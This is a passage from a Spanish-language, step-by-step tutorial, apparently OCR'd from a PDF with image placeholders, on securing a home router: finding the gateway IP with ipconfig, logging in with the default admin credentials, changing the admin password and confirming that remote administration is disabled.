


3. Ahora debe de mostrarnos una ventana de la consola de Windows como la siguiente.




4. Dentro de esta ventana escribiremos **ipconfig,** este comando nos ayudará a verificar las tarjetas de red y su dirección IP asignada, también la puerta de enlace que es la que necesitaremos para entrar al router.







5. Para nuestro caso, iremos hasta donde nos dice Adaptador inalámbrico, y copiaremos la IP de la puerta de enlace predeterminada. La dirección es **192.168.10.1**
6. Ahora abriremos el navegador de su confianza, y en la barra de direcciones escribiremos la dirección IP anteriormente seleccionada. Presionamos enter y debe de mostrarnos la interfaz de inicio para acceder a la configuración del router.



7. Nuestras credenciales de inicio son admin para usuario y contraseña. Y es lo que cambiaremos una vez dentro de la configuración.




8. Ahora ingresamos a la configuración. Nos dirigiremos a la pestaña administración



9. Procedemos a cambiar la contraseña para el ingreso al router, y verificamos que la administración remota se encuentre desactivada, normalmente el proveedor de internet deja habilitado este puerto para brindar asistencia cuando haya algún

inconveniente con la conexión a internet, pero si se encuentra desactivada, no será necesario activarla.



10. Ahora nos desplazamos hasta la parte superior y presionamos guardar parámetros. Deberá de aparecer un mensaje como este. Y los cambios se han aplicado.